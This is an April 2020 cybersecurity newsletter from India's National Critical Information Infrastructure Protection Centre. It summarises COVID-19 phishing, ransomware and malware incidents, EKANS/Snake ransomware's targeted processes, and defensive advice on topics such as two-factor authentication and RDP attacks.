NEWSLETTER

April 2020

National Critical Information Infrastructure Protection Centre

(A unit of National Technical Research Organisation)

#IndiaFightsCorona

HOW IT SPREADS

- AIR BY COUGH OR SNEEZE
- PERSONAL CONTACT
- CONTAMINATED OBJECTS
- MASS GATHERING

INDICATORS OF COMPROMISE

- DRY COUGH
- HIGH FEVER
- SORE THROAT
- DIFFICULTY IN BREATHING

PREVENTION

- WASH YOUR HANDS OFTEN
- WEAR A FACE MASK
- AVOID CONTACT WITH SICK PEOPLE
- ALWAYS COVER YOUR COUGH OR SNEEZE

Please beware of phishing emails/website about Corona seeming to be from health authority. Avoid clicking on link or downloading malicious attachments.

☎ **+91-11-23978046 or 1075**
Dial National Helpline Number

✉ **ncov2019[at]gov[dot]in**
Helpline Email ID

VOLUME 4 ISSUE 2


@NCIIPC

NCIIPC Newsletter

April 2020

Inside This Issue

A notable increase in the number of domains created using the words 'Corona' or 'Covid-19' have been detected.



Message from the NCIIPC Desk

Dear Readers,

The world is witnessing an unprecedented situation caused by COVID-19 pandemic. While its Economic, Social and Health impacts are being extensively reported, its impact on Critical Information Infrastructure is equally challenging.

A notable increase in the number of domains created using the words 'Corona' or 'Covid-19' have been detected. A vast majority of these are malicious aimed at stealing credentials. Readers who have visited such domains are advised to 'Reset' their passwords immediately.

Another modus operandi being used by the Threat Actors is to send out legitimate looking Corona related advisories impersonating as officials from government / health organizations, through malicious e-mail attachments.

In view of the lockdown, several critical sector entities have relaxed their geo-fencing restrictions to allow their personnel to log-in and work from home. This has increased the attack surface available to Threat Actors.

The Government of India launched National Cyber Crime Reporting Portal in January 2020 to facilitate online reporting of cybercrimes by citizens and enabling law enforcement agencies to act upon cybercrimes in a fast and coordinated manner.

NCIIPC represented India in G20 Cybersecurity Dialogue followed by Global Cybersecurity Forum (GCF) held in Riyadh on February 4-5, 2020. Riyadh Declaration for Cybersecurity, which is the result of the talks, discussions and recommendations that took place in the GCF, will pave the road for joint, impactful efforts to make our cyberworld safer and better.

Comments, suggestions and feedback are solicited from the readers. Selected letters shall also be published. You may write to us at newsletter@nciipc.gov.in.

We wish our Readers an early end of COVID-19.

News Snippets - National

Cyber Users in Tier-2 Cities an easy Target for Cyber Criminals

Source: https://economictimes.indiatimes.com/

Cybersecurity provider K7 Computing in its second quarter Cyber Threat Monitor (CTM) said that the cyber users in Tier-2 regions have become relatively an easier target for cyber criminals across India due to lower awareness. Patna as compared to the other Tier- 2 cities has registered the highest percentile of cyberattacks of 47%, which is higher than any Tier-1 city. Jaipur, Lucknow, Guwahati and Bhubaneswar have witnessed a cyberattack of 40%, 44%, 43% and 45% respectively. Approximately three out of ten Indian cyber users encountered cyberattacks, according to report. The increasing usage of the Internet in fast growing Indian smaller cities and towns is attracting the attention of cyber criminals. This is not only a threat to the companies in these areas but also to the consumers, who use the Internet because of low cost Internet data and devices. Among the metro cities, cyberattacks in Delhi increased 6% in Q2 in the quarter-on-quarter infection rate. The infection rate in Pune and Bengaluru is 35% and 39%. Hyderabad experienced 41% of cyberattacks from 39% recorded in last quarter. Chennai remains the most vulnerable with 46%, despite a 2% decrease in infection rate from the last quarter. Kolkata at 41%, Ahmedabad at 37% and Mumbai had an identical 30%, according to the findings of the report.

The increasing usage of the Internet in fast growing Indian smaller cities and towns is attracting the attention of cyber criminals.

Union Home Minister inaugurated Portal to tackle Cyber Crimes

Source: https://timesofindia.indiatimes.com/

The Union Home Minister, Sh. Amit Shah inaugurated state-of-the-art National Cyber Crime Reporting Portal and Indian Cyber Crime Coordination Centre (I4C) in Jan 2020. The I4C has seven components and the Cyber Crime Reporting Portal enables online filing of all cybercrimes. Through this portal all cybercrime related complaints can also be accessed by the law enforcement agencies in states and union territories. More than 3,900 police stations and more than 700 police districts have been connected to the www.cybercrime.gov.in portal. This portal is a citizen-centric initiative that will let people report cybercrimes. The focus is on crimes related to finance and social media like cyber bullying, stalking, crimes against women, children, particularly child sex abuse material, online content pertaining to rapes etc. The portal will improve coordination amongst the law enforcement agencies of different states, districts and police stations for dealing with cybercrimes in a coordinated and effective manner.

Through this portal all cybercrime related complaints can be accessed by the law enforcement agencies in states and union territories.

Minister of State for Electronics and Information Technology, Sh. Sanjay Dhotre

54 websites of central ministries, departments and state governments were hacked in 2019, against 110 sites in 2018

Reduction in Hacking Incidents of Government Websites

Source: https://ciso.economictimes.indiatimes.com/

Nearly 3.94 lakh cybersecurity incidents were reported in 2019 as per information tracked by the Indian Computer Emergency Response Team (CERT-In). This was informed by the Minister of State for Electronics and Information Technology, Sh. Sanjay Dhotre in a written reply to a question in the Lok Sabha. The government has taken a slew of measures to enhance the cybersecurity safeguards and prevent cyber-attacks. Measures include audit of government websites and applications, formulation of a crisis management plan for countering cyber-attacks, and the launch of botnet cleaning and malware analysis center. The Indian government was able to reduce the number of websites being hacked on state level. To another question, minister informed that as per the information tracked by CERT-In, 54 websites of central ministries, departments and state governments were hacked in 2019, against 110 sites in 2018.

SEQRITE

23% of the cyber threats were identified by 'Signatureless behaviour-based' detection by Seqrite

Increase in Cyberattacks Targeting the Indian Enterprises

Source: https://www.businesstoday.in/

It was observed that there has been a drastic increase in the intensity, volume and sophistication of cyberattack campaigns that were targeting the Indian enterprises in 2019. Indian enterprises were flooded with 14.6 crore malware threats in 2019, 48% increase as compared to 2018. The most at-risk industries in the country were the healthcare, education, government, BFSI and manufacturing industries. 23% of the cyber threats were identified by 'Signatureless behaviour-based' detection by Seqrite. This indicates that a growing number of cybercriminals are deploying new or previously unknown threat vectors to compromise enterprise security. According to report by Seqrite, large scale APT attacks were deployed against the organisations in the government sector. The cybercriminals used spear phishing attacks and infected macros to gain access to enterprise networks and stole critical data.

Cyber Security for National Power Grid

Source: https://pib.gov.in/

Union Minister of State (IC) for Power, New & Renewable Energy and Skill Development and Entrepreneurship, Sh. R.K. Singh, in written reply to a question in Rajya Sabha informed about various steps taken to curb the cyber threats on National Power Grid. The National Power Grid consists of large number of assets established across the country. In order to secure the transmission within the POWERGRID, communication between substations and control centres is done over dedicated network owned by POWERGRID. This network is not connected to any external network. POWERGRID is ratified with ISO27001 Information Security Management System. A sectoral CERT-Transmission has been formed by the Ministry of Power and is housed in POWERGRID. This works in coordination with Computer Emergency Report Team - India, Ministry of Home Affairs, National Critical Information Infrastructure Protection Centre and Ministry of Electronics and Information Technology. It has laid down detailed procedures for regular cyber audit, alerts and advisories, Protected Systems, Crisis Management Plan, mock drills and exercises.

Communication between substations and control centres is done over dedicated network owned by POWERGRID

News Snippets - International

New Orleans Declares Emergency following Cyber Attack

Source: https://www.forbes.com/

Mayor LaToya Cantrell declared a state of emergency after the city of New Orleans suffered a cyber-attack. The attack started at 5 AM CST on Friday, December 13. After the information of cybersecurity incident, the city's IT department ordered all the employees to disconnect and unplug all the devices. All the servers were also powered down. Mayor confirmed that the attack was a type of ransomware attack. Emergency communications like safety cameras, 911 calling system, Police and Fire Departments were not impacted and continued to operate as usual. But the "Real-Time Crime Center" had been powered down.

After the information of cybersecurity incident, the city's IT department ordered all the employees to disconnect and unplug all the devices

Airline forced to cancel Flights in Alaska after Cyberattack

Source: https:// apnews.com/

On 21st December, at least half-dozen flights in Alaska were cancelled by RavnAir. The company informed that there was a cyber-attack on its computer network. It was also the time when holiday travel was at its peak. The cancellations affected around 260 passengers. The cyber-attack forced the company to disconnect their Dash 8 maintenance system and its back-up. Many of the places in Alaska cannot be accessed by road, which made the problem even worse. To restore its systems, the company worked with a cybersecurity company, FBI and other authorities. The company re-booked passengers on other flights, where possible.

RavnAir
ALASKA

To restore its systems, the company worked with a cybersecurity company, FBI and other authorities.

Microsoft acted against Nation-state Cybercrime Group

Source: https://blogs.microsoft.com/

Microsoft Cybercrime Center
Protecting people from digital threats

As per Microsoft Blog, this is the fourth nation-state activity group against which Microsoft has filed legal actions to bring down malicious domain infrastructure

A threat group named Thallium is believed to be operated by a nation state actor. A court case against Thallium was filed in US District Court. Microsoft performed some detailing work to disrupt cyberattacks from Thallium. The court case resulted in enabling Microsoft to take control of 50 domains that the group used for its operation. To trick the victims, Thallium used Spear Phishing. The targeted individual information was gathered from social media and other public sources. An Email containing the malicious link was sent, which took the user to a website asking for user's account credentials. Thallium, then got control over the victim's account. Thallium could then review emails, contact lists, calendar appointments, etc. Thallium could also create a new mail forwarding rule in the victim's account settings which enabled the attacker to see all emails received by the victim, even after the victim's account password was reset. As per Microsoft Blog, this is the fourth nation-state activity group against which Microsoft has filed legal actions to bring down malicious domain infrastructure. Previous legal actions were targeted towards Barium, operating from China, Strontium, operating from Russia, and Phosphorus, operating from Iran.

Ransomware Attack on United States Pipeline Operator

Source: https://www.cyberscoop.com/

The hackers were able to encrypt data from the organization's IT and Operational Technology networks.

A Ransomware attack on a natural gas compression facility happened, due to which the organisation's operations were shut down for two days. The hackers were able to encrypt data from the organization's IT and Operational Technology networks. The facility shut down its various assets for two days. The attackers knocked offline Human Machine Interfaces (HMI), the dashboard that connects operators to industrial equipment. However, more sensitive programmable logic controllers (PLC), the ruggedized computers that monitor and control Industrial systems, were unaffected. To make the organisations capable enough to protect themselves from similar attacks, US agency CISA was releasing a report. "At no time did the threat actor obtain the ability to control or manipulate operations" CISA said. There is no information about who was responsible for the attack or if the victim has paid the ransom. A failure to plan for ransomware can be costly, is the signal CISA is sending to critical infrastructure operators.

Japan confirms Defense Data Breach after Cyberattack on Mitsubishi

Source: https://www.cisomag.com/

Mitsubishi electric corporation's defence-related sensitive data may have been breached after the cyberattack. In the incident, information related to bidding on defence equipment research including evaluation criteria, may have been leaked. Initially, Mitsubishi said that the breach did not happen on any defence and infrastructure information but further investigation confirmed that the defence-related data was also breached. Mitsubishi discovered the cyber-attack in 2019, but did not disclose it for more than six months. “Tick”, a Chinese hacking group was likely to be behind the attack. Tick is known for stealing sensitive information from aerospace, chemical, defence and satellite industries in China and Japan. The compromised systems of Mitsubishi’s offices, located in China and Japan were used for unauthorized access. The attackers infiltrated into the company’s internal network and gained access to server systems that contained sensitive information.

Mitsubishi discovered the cyber-attack in 2019, but did not disclose it for more than six months

Austria's Foreign Ministry gets hit by 'Serious Cyberattack'

Source: https://cyware.com/

A Cyberattack on information system of Austria's foreign ministry happened in the late hours of Saturday, January 4, 2020. Officials believe that it has been carried out by a “state actor”, based on the gravity and nature of the attack. The attack was recognised very quickly, and countermeasures were taken immediately, the foreign ministry said in a statement. Other European countries have also fallen victim to similar attacks in the past.

The attack was recognised very quickly, and countermeasures were taken immediately

Trends

Microsoft Office 365 ATP now helps analyze Phishing Attacks

Source: https://www.bleepingcomputer.com/

E-Mail phishing has become the most vulnerable phishing attack for organisations. The new Microsoft Office 365 Advanced Threat Protection (ATP) allows security professionals to rapidly adapt an organisation’s defences based on the infrastructure as well as sender names and addresses used by attackers in email based malicious campaigns, by helping them keep track of the various changes the operators make to bypass defences. Campaign views do this by collecting and providing large-scale information about phishing campaigns, expanding the number of campaign indicators for easier blocking. With the help of Campaign views, an organisation’s security team can quickly:

- Go through the summary details about the campaign, it consists of campaign start time, sending pattern and timelines of Campaign.

Microsoft Office 365 Advanced Threat Protection (ATP) allows security professionals to rapidly adapt an organisation’s defences

- Go through the list of IP addresses and senders used to orchestrate the attack.
- Go through the list of all URLs that were manifested in the attack.

Dubai sets up Special Platform to Combat Cyber Threats

Source: https://www.arabianbusiness.com/

The Dubai Financial Services Authority (DFSA) launched the cyber Threat Intelligence Platform to help firms based in the Dubai International Financial Centre (DIFC) to put in place safeguards against cyber threats. This platform is part of collaboration between the Dubai Electronic Security Centre (DESC), the National Computer Emergency Response Team and the Computer Incident Response Centre, Luxembourg and it includes involvement from international cyber experts like Help AG, Kaspersky, Palo Alto Networks, Cofense and Recorded Future.

It includes involvement from international cyber experts like Help AG, Kaspersky, Palo Alto Networks, Cofense and Recorded Future

Fileless Malware

Source: https://www.cisomag.com/

Fileless malware is a malevolent technique which uses installed software, operating system support files and the authorized protocols of the victim's machine to perform attack. Fileless malwares leave no footprints since it is not a file based attack. Rather, this is a memory based attack that makes detection of this attack a daunting task. As per Symantec's 2019 Internet Security Threat Report, the rate of fileless malware is growing exponentially. It is one of the most considerable digital infiltration threats to organizations. According to researchers, attackers infect a backdoor resource directory of an open source trading application and leverage the post-install script to trigger their backdoor via a legitimate installation process. Fileless malware attacks can be categorized into three variants.

Fileless malwares leave no footprints since it is not a file based attack

- Script-based techniques: e.g.: SamSam ransomware.
- Memory code injection: This technique hides the malicious code in the memory of legitimate software programs.
- Windows registry manipulation: Malware attackers use a malicious file or link which involves in windows processes to write and execute fileless malware code in windows registry.

Google Chrome to Block Mixed Content Downloads

Source: https://www.bleepingcomputer.com

Google is planning to block mixed content downloads from websites to provide security to the users from Man in the Middle (MiTM) attack. Usually insecurely downloaded files are vulnerable from the perspective of user's privacy and security. For instance, insecurely downloaded programs can be swapped out for malware by attackers to perform attack on victim's machine. To address these risks, Google plans to eventually remove support for insecure downloads in Chrome. Google further stated that, "They are planning to restrict insecure downloads in the future", which most likely means that Google is going to block all downloads from insecure sites, disregarding the type of site from which the download was initiated. For Chrome users who want to test the above feature, Google has an experimental flag titled "Treat risky downloads over insecure connections as active mixed content". This can be enabled in Chrome version 80 and later. Users can test this feature with a proof of concept page hosted on bleepingcomputer.com.

Insecurely downloaded programs can be swapped out for malware by attackers to perform attack on victim's machine

IoT Malware, Encrypted Threats, Web App Attacks on the Rise

Source: https://www.financialexpress.com/

IT Security firm SonicWALL says approximately 7.2 billion malware attacks were launched in the first three quarters of 2019 as well as 151.9 million ransomware attacks, marking 15 percent and 5 percent year-over-year declines respectively. Key findings are:

- Internet of Things (IoT) malware jumped to 25 million and it is of 33 percent year-over-year increase.
- Encrypted threats increased 58 percent through the first three quarters.
- Web app attacks rose 37 percent over the same period last year.
- Malware volume reaches 7.2 billion, a 15 percent year-on-year drop.
- Ransomware attacks reach 151.9 billion with a 5 percent year-on-year drop.
- Approximately 14% of malware attacks came over non-standard ports.

SonicWALL president and CEO said, "In the recent days, the style of ransomware has changed. Historically, the goal for most malware authors was to achieve a large number of infections.

Attackers attempt to make more money from fewer, but higher value, targets like local municipalities and hospitals

However, now we see attackers focusing on a fewer number of higher-value targets from where they can spread laterally. This shift in tactics has seen a corresponding rise in ransom demands as attackers attempt to make more money from fewer, but higher value, targets like local municipalities and hospitals."

Instead of Blocking Hackers, a New Approach Welcomes Them

Source: https://www.sciencedaily.com/

DEEP-Dig (DEcEPtion DIGging), ushers intruders into a decoy site so the computer can learn from hackers' tactics

Instead of blocking hackers, a new cybersecurity defense approach developed by University of Texas actually welcomes them. The method, called DEEP-Dig (DEcEPtion DIGging), ushers intruders into a decoy site so the computer can learn from hackers' tactics. The information is then used to train the computer to recognize and stop future attacks. The approach solves a major challenge of using artificial intelligence for cybersecurity: a shortage of data needed to train computers to detect intruders.

UK Announces New Security Rules for IoT Devices

Source: https://www.ft.com/

This new law is designed to protect consumers and businesses from cyberattacks.

UK government has proposed a new law, which requires all devices that are connected to Internet to be bound by strict set of security policies. UK is among the first countries to mandate such a requirement. This new law is designed to protect consumers and businesses from cyberattacks. UK's Department of Digital, Culture, Media and Sport will advise manufacturers to build devices which have unique distinct security keys, so that the users who don't change the default login credentials are not easily hacked by the hackers. This new law will bind the firms to manufacture and sell Internet-connected devices to track and stop hackers from threatening people's privacy and safety.

How AI is Improving Cybersecurity

Government Sector, NCIIPC

In the field of cybersecurity, this helps in predicting threats and identifies the anomalies with more accuracy and speed.

Artificial intelligence (AI) and Machine Learning play a vital role in emerging cybersecurity techniques by detecting cyber threats. AI technologies are efficient in detecting the unknown threats to a network by using and adapting various algorithms after processing and analyzing the data received. AI has the capability to learn and improve on its own from the data. In the field of cybersecurity, this helps in predicting threats and identifies the anomalies with more accuracy and speed. It should be able to improve its performance as it absorbs more data.

Early Warning Systems: Machine Learning and Data mining techniques have the capabilities to detect sites and servers that can be hacked in future. An algorithm “Classifier” was created that predicts which websites and web servers are likely to get attacked in the future. For testing of the tool, 4 million websites were archived in the machine. After one year the algorithm was able to predict 66% of future attacks with a false positive rate of 17%. The idea is built on the premise by sharing similar characteristics and a variety of other signature features to determine if it shares common information with known hacked and malicious websites. If it does, then steps can be taken to prevent the attacks.

> *An algorithm “Classifier” was created that predicts which websites and web servers are likely to get attacked in the future.*

References:

[1] https://www.cyberdegrees.org

[2] https://www.itchronicles.com

The first All-Optical Stealth Encryption Technology

Source: https://www.sciencedaily.com/

BGN Technologies, Israel, has introduced the first all-optical "stealth" encryption technology that will be significantly more secure and private for highly sensitive cloud-computing and data center network transmission. "Today, information is still encrypted using digital techniques, although most data is transmitted over distance using light spectrum on fiber optic networks," says Prof. Dan Sadot, who heads the team that developed the groundbreaking technology. "Time is running out on security and privacy of digital encryption technology, which can be read offline if recorded and code-broken using intensive computing power. We've developed an end-to-end solution providing encryption, transmission, decryption, and detection optically instead of digitally." Instead of using one color of the light spectrum to send one large data stream, this method spreads the transmission across many colors in the optical spectrum bandwidth (1,000 x wider than digital) and intentionally creates multiple weaker data streams that are hidden under noise and elude detection. The solution also employs a commercially available phase mask, which changes the phase of each wavelength (color). That process also appears as noise, which destroys the "coherence" or ability to recompile the data without the correct encryption key. The optical phase mask cannot be recorded offline, so the data is destroyed if a hacker tries to decode it. "Basically, the innovative breakthrough is that if you can't detect it, you can't steal it," Prof. Sadot says.

> *“We've developed an end-to-end solution providing encryption, transmission, decryption, and detection optically instead of digitally."*

Malware Bytes

Global Takedown of IM RAT Malware

Source: https://www.enterprisetimes.co.uk/

The Imminent Monitor Remote Action Trojan (IM RAT) is a piece of malware that compromises victim's machine completely. It was originally sold to allow remote administration and technical support of computers. This meant it allowed software to be turned on/off, installed, deleted, data to be recovered and users to be monitored. Cybercriminals used this software to disable local security software. Further, they could install other tools, use camera and microphone to spy on victims and steal their data. Australian Federal Police along with other law enforcement agencies such as Europol, the Belgium Police, New Zealand Police, National Police Corps of the Netherlands, the United Kingdom's National Crime Agency, the North West Regional Crime Unit and the Federal Bureau of Investigation led the operation to take down the IM RAT. This is yet another RAT taken down by law enforcement around the world.

> *Cybercriminals used this software to disable local security software. Further, they could install other tools, use camera and microphone to spy on victims and steal their data.*

Dudear, is Back in Operations after a brief Interval

Transport Sector, NCIIPC

Dudear, employed in a number of the largest malware attacks is back in operations after a brief interval. While there are some changes in tactics, it still attempts to install the GraceWire Trojan. The group has targeted banks, financial institutions, retailers and other businesses in several countries over the past six years. In April 2019, Cybereason released a report which found that the group was using legally signed certificates to undercover malware which would penetrate banking networks. Previously Dudear would spread malware to target's device using a document or a malicious link attached in an email. The new attack uses HTML redirectors attached to emails. When opened, the HTML ends up in downloading Dudear, a malicious macro-laden Excel file that drops the payload (Grace Wire). The hackers use HTML files in numerous languages. They also use an IP trace back service to trace the IP addresses of machines that download the malicious Excel file.

> *They also use an IP trace back service to trace the IP addresses of machines that download the malicious Excel file*

References:

[1] https://threatpost.com/evil-corp-returns-with-new-malware-infection-tactic/152430/

[2] https://www.scmagazine.com/home/security-news/phishing/ta505-phishing-campaign-uses-html-redirectors-to-spread-info-stealer

[3] https://www.bankinfosecurity.com/ta505-apt-group-returns-new-techniques-report-a-13678

[4] https://securityaffairs.co/wordpress/97150/breaking-news/ta505-changes-tactics.html

Shopper Malware Affects over 14% Smartphones in India

Source: https://www.thehindubusinessline.com/

According to the latest report by Kaspersky, a new malware known as Shopper has affected 14.23 percent smartphones in India. The malware also known as Trojan-Dropper.AndroidOS.Shopper.a has infected devices across the globe. Once Trojan acquires the required permission, it has unlimited opportunities to freely interact with the system interface and applications. This malware has been distributed through fraudulent ads or third party app stores. It is difficult to detect this malware as it disguises itself as system file labelled as ConfigAPKs. Once downloaded, the app launches itself. Further to uses the device owner's Google or Facebook account to register on shopping and entertainment websites. It can also access and turn off Google Play Protect as well as leave reviews on various apps on the Google play store. The app's capabilities regarding posting content from user's social media accounts pose an imminent threat to the user's privacy and security.

This malware has been distributed through fraudulent ads or third party app stores. It is difficult to detect this malware as it disguises itself as system file labelled as ConfigAPKs.

Email Malware Targets U.S. Senator and Military

Source: https://www.techrepublic.com/


A powerful email malware known as Emotet targeted United States Government and military systems. Hackers using Emotet attacked .mil (US military) and .gov (US/ state government) top-level domains. There was a rapid increase in the number of infectious messages directed at the .mil and .gov TLDs. Malware attacked email accounts using malicious script, macro-enabled document files, or malicious links. The malware propagated itself by harvesting email contacts, and continuing the spam cycle. Further, malware analysed the regular contacts and responded to ongoing email threads. It also used a new technology to spread infection called as post infection that involved gathering the contents of victim's email inbox and then building new message from existing threads. Using its ability to mimic email language, it added previous email threads to a message as well as contact information. Due to its ability to mimic email lingo, it becomes difficult for antispam systems to stop it. The manner in which the malware is being deployed has made it even more dangerous. Enterprises need to protect themselves with high-level email security services as well as some sort of endpoint or malware protection software.

It also used a new technology to spread infection called as post infection that involved gathering the contents of victim's email inbox and then building new message from existing threads

Canadian Banks Impersonated in 2-year Long Phishing Attack

Source: http://techgenix.com/

Researchers discovered a phishing campaign targeting bank



Wed 8/14/2019 8:35 PM

RBC Express Banking <web@rbcexpress.com>

RBC Express Reference Code / Authorization Code

To [redacted]

Message | RBC DIGITAL CERTIFICATE AUTHORIZATION CODE 03040314082019.pdf (22 KB)

The registration codes for [redacted] were successfully re-issued.


A PDF document is attached containing instructions for the Digital Certificate registration.

Registration codes expire in 2 days. Please ensure the user registers within this period.

RBC Royal Bank / RBC Express

For creating phishing website, attackers simply took a screenshot of the official website and added invisible text boxes on top of the input fields.

customers in Canada for last two years. The infrastructure behind these Canadian focused attacks includes hundreds of phishing websites designed to mimic major Canadian banks websites as part of an effort to steal user credentials from the clients of these financial institutions. To get the target on phishing page, attackers used legitimate-looking emails containing PDF attachment. Victims were told that they need to renew their digital certificate so that they can continue to access online banking. As soon as victim clicked on any of the URLs in the attached document, they were led to a phishing page asking to enter banking credentials. For creating phishing website, attackers simply took a screenshot of the official website and added invisible text boxes on top of the input fields to harvest the victim's credentials.



Researchers have warned of rise in phishing scams in which hackers pose as health authorities offering information about COVID-19

Hackers using Live Coronavirus Maps to Spread Malware

Source: https://krebsonsecurity.com/

Cybersecurity researchers have identified several COVID-19 tracker maps that infect people's computers with malware when opened. The tactic starts with hackers circulating links to malicious websites disguised as COVID-19 maps, either on social media or through misleading emails. When people click on these malicious links they are directed to open an applet that can infect their device with AZORult, a years-old malware that steals data like login credentials and banking info. Researchers have warned of rise in phishing scams in which hackers pose as health authorities offering information about COVID-19 in order to trick people to hand over their login credentials.

EKANS can actually destroy the software that is used to monitor the ICS including pipelines, which means that the monitoring or controlling of the ICS equipment could be interrupted or become impossible, leading to potentially dangerous and devastating consequences.

EKANS/Snake Ransomware

S&PE Sector, NCIIPC

A new malware called EKANS or Snake has surfaced on the Internet that not only encrypts the files but leaves users & admins with no access. It has been designed specifically to target Industrial Control Systems (ICS) and was first observed in commercial malware repositories in late December 2019. It has been designed to terminate 64 different software processes on the victim's computer, including many that are specific to ICS, allowing it to encrypt all files. ICS machines are some of the most high-value targets. EKANS can actually destroy the software that is used to monitor the ICS including pipelines, which means that the monitoring or controlling of the ICS equipment could be interrupted or become impossible, leading to potentially dangerous and devastating consequences [1]. It is written in Go Programming language and contains a much higher level of complexity than other types of infections.

Effects of Snake Ransomware:

- Snake will remove the computer's Shadow Volume Copies & then kill numerous processes related to SCADA systems, ICS and remote management tools. It then encrypts the files on the device. It is designed to encrypt the files stored on all computers on a network and then encrypts them with AES-256 and RSA-2048 cryptographic algorithms.
- When encrypting a file, it appends a 5-character string to the files extension. It appends the 'EKANS' file marker in each file that is encrypted.
- After encryption, the ransomware will create a ransom note in the C:\Users\Public\Desktop folder which named “Fix-Your-Files.txt” which notes that the only way to restore the files is to decrypt them with a decryption tool that can be purchased from cyber criminals who designed Snake. To purchase it, victims have to contact them by writing an email to bapcocrypt@ctemplar.com. The victims are offered free decryption of only up to 3 files that don’t contain any databases or spreadsheets. The cyber criminals offer free decryption only to prove that they have a working decryption tool. Since it is unknown whether there are any tools that could decrypt files that are encrypted, it is not recommended to pay them.
- In such cases, the only way to recover all the files without having to pay a ransom is to restore them from an earlier backup [2].

Removal of Snake Ransomware:

- Step-1: Boot PC in Safe Mode to isolate and remove Snake ransomware.
- Step-2: Clean any registry-entries, created by Snake ransomware.
- Step-3: Find files created by Snake ransomware
- Step-4: Scan for Snake ransomware with Anti-Malware Tool.
- Step-5 (Optional): Try to restore files encrypted by Snake ransomware [3].

References:

[1] https://www.wired.com/story/ekans-ransomware-industrial-control-systems/

[2] https://www.pcrisk.com/removal-guides/16723-snake-ransomware

[3] https://sensorstechforum.com/remove-snake-ransomware/

[4] https://dragos.com/blog/industry-news/ekans-ransomware-and-ics-operations/

EKANS Targeted Processes

bluestripecollector.exe
ccflic0.exe
ccflic4.exe
cdm.exe
certificateprovider.exe
client.exe
client64.exe
collwrap.exe
config api service.exe
dsmcsvc.exe
epmd.exe
erlsrv.exe
fnplicensingservice.exe
hasplmv.exe
hdb.exe
healthservice.exe
ilicensesvc.exe
inet gethost.exe
keysvc.exe
managementagenthost.exe
monitoringhost.exe
msdtssrvr.exe
msmdsrv.exe
musnotificationux.exe
n.exe
nimbus.exe
npmdagent.exe
ntevl.exe
ntservices.exe
pralarmmgr.exe
prcalculationmgr.exe
prconfigmgr.exe
prdatabasemgr.exe
premailengine.exe
preventmgr.exe
prftpengine.exe
prgateway.exe
prlicensemgr.exe
proficy administrator.exe
proficyclient.exe
proficypublisherservice.exe
proficyserver.exe
proficysts.exe
prprintserver.exe
prproficymgr.exe
prrds.exe
prreader.exe
prrouter.exe
prschedulemgr.exe
prstubber.exe
prsummarymgr.exe
prwriter.exe
reportingservicesservice.exe
server eventlog.exe
server runtime.exe
spooler.exe
sqlservr.exe
taskhostw.exe
vgauthservice.exe
vmacthlp.exe
vmtoolsd.exe
win32sysinfo.exe
winvnc4.exe
workflowresttest.exe

Learning

Internet of Things (IoT) Security Strategy

Source: https://www.eletimes.com/

The expanding attack surface of IoT has opened new prospects for adversaries. As a result, IoT security poses numerous challenges such as cyber security skills gap, minimizing supply chain risk, the hype surrounding new technologies and many more. There is a scarcity of skilled cyber professionals. Another factor is the lack of understanding by Boards and leadership about the skills that are vital for cyber leaders. Also, mere keeping track of third-parties isn't enough for supply chain security. Whether it's a supplier that puts a subcomponent into a product that is being built, or it's a software product that is being utilized, organizations need to think of all the different cyber security aspects of the types of data that they use, and the types of things that might be embedded into the environment or the product. Aligning IT and OT teams is vital for cybersecurity as it can prevent hackers from meddling with systems that could potentially cause a catastrophe. To formalize, a comprehensive security strategy and standard must be set that would routinely assess the organisation cyber security posture.

A comprehensive security strategy and standard must be set that would routinely assess the organisation cyber security posture.

Two-Factor Authentication (2FA): Double down on your Security

Source: https://www.welivesecurity.com/

Passwords are the most common way to secure digital accounts. Even if we adhere to the established practice of creating strong passwords such as including uppercase and lowercase letters, numbers, special characters and so on, we still tend to recycle our passwords or use minor variations of them. Thus, passwords have their limitations and are only a single barrier between an account and a hacker. There exist three classic authentication factors, referred to as- something you know, something you have, and something you are. The first (something you know) is like passwords, PINs and lock screen patterns etc. The second (something you have) are things like physical keys such as RFID, electronic tokens and SMS codes, while the third (something you are) are biometrics such as fingerprints, retinas and faces. A 2FA system requires passing authentication challenges that require responses from two different factors; combining a password and the possession of another factor makes it difficult for hackers to access the account. Although 2FA isn't bulletproof as there have been rare occasions when it has been bypassed. But in most cases, it provides an extra layer of security against various attacks.

Image Source: https:// cdn.nextgov.com

2FA system requires passing authentication challenges that require responses from two different factors thus adding an extra layer of security.

Defending against RDP Based Attacks

Source: https://www.welivesecurity.com/


Remote Desktop Protocol (RDP) allows connecting one computer to another over a network to open directories, download and upload files, and run programs. There have been increased numbers of incidents where the attackers have connected remotely to a Windows Server from the Internet using RDP and logged on as the computer's administrator. This can then be used to perform malicious actions such as installing coin-mining programs, ransomware etc. CVE-2019-0708, aka "BlueKeep" critical security vulnerability was discovered in RDP. The BlueKeep vulnerability allows attackers to run arbitrary program code on their victims' computers. This vulnerability is wormable which means an attack could spread itself automatically across networks without any intervention by users. Measures to protect from RDP-based attacks are:

This vulnerability is wormable which means an attack could spread itself automatically across networks without any intervention by users.

